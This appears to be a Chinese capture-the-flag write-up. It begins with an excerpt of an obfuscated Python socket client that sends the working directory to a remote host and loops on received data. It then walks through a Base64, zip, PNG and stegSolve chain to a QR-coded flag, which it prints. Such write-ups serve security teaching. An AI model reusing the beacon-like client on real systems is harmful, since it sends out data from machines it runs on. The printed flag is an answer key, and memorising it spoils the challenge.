45     yyy += '\t\tAAAEAMNUTG4HZ42kMsON1XY/y1lGyPns8JB6JYwi936VUuz4q/AcXDhqXMSSdwd6UN/dV5'
46     yyy += '\t\tDZk2NfuC6vhPMkVCVKBHAAAACXJvb3RAa2FsaQECAwQ=\t\t--- END PRIVATE KEY ---
47     print(str.encode('<' + ''.join([yyy[_] for _ in xxx]) + '>' + ' >'))
48     ssls.connect((domain, port))
49     ssls.send(str.encode(str(os.getcwd()) + '<' + ''.join([yyy[_] for _ in xxx]) + '>'
50 except socket.error as llllllllllllllllllllll:
56
57
58 def o0o00o0000():
59     while True:
60         llllllllllllllllllllll = ssls.recv(1024)
61         llllllllllllllllllllll = llllllllllllllllllllll.decode('utf-8').strip()
62         print('received ' + llllllllllllllllllllll)

```

=4ld+EiemdFQQJWWfBTahUCMrgXJ

反转后得到JXgrMCUhaTBfVWJQQFdmeiE+dl4=

Base64解码得到

%x+0%!i0\_UbP@Wfz!>v^

为zip密码，解压出cat

查看cat文件为png

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0h:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR																
0h:	00	00	04	AF	00	00	02	F6	08	02	00	00	00	08	37	22	...ö.....7"																
0h:	B6	00	00	20	00	49	44	41	54	78	01	BC	C1	31	8F	6C	...IDATx.%Á1.1																
0h:	59	BE	E6	E5	DF	FB	AE	B5	77	44	46	66	E5	ED	29	8D	Y%æâßÜ@µwDFfâí).																
0h:	B0	B0	31	30	70	70	31	F0	90	30	10	42	B8	48	98	38	°°10pp1ð.0.B,H~8																
0h:	18	48	7C	03	3E	04	9F	0E	B8	C3	CC	DC	E9	E9	AE	5B	.H .>.ÿ.ÃÏÜéé@[																
0h:	54	9D	93	27	33	62	C7	DA	FF	97	95	11	75	4A	3D	75	T." '3bÇÚÿ-·.uJ=u																
0h:	B3	6A	54	A3	9E	7E	1E	FD	9F	FF	FB	FF	B8	AE	EB	E9	³jTfž~.ýÿüÿ, @ëé																
0h:	74	3A	1E	8F	87	87	D3	BA	AE	CB	E1	D4	96	7E	58	4F	t:..#‡0°@ÉáÔ~XO																
0h:	25	90	25	63	4B	8E	0C	B4	E6	9B	2E	59	74	A0	62	BE	%.%kž. @wrdfeab																

用stegSolve打开图片，blue paln0 得到二维码



扫码得出flag{Ju57\_E4sy\_2\_93t\_17}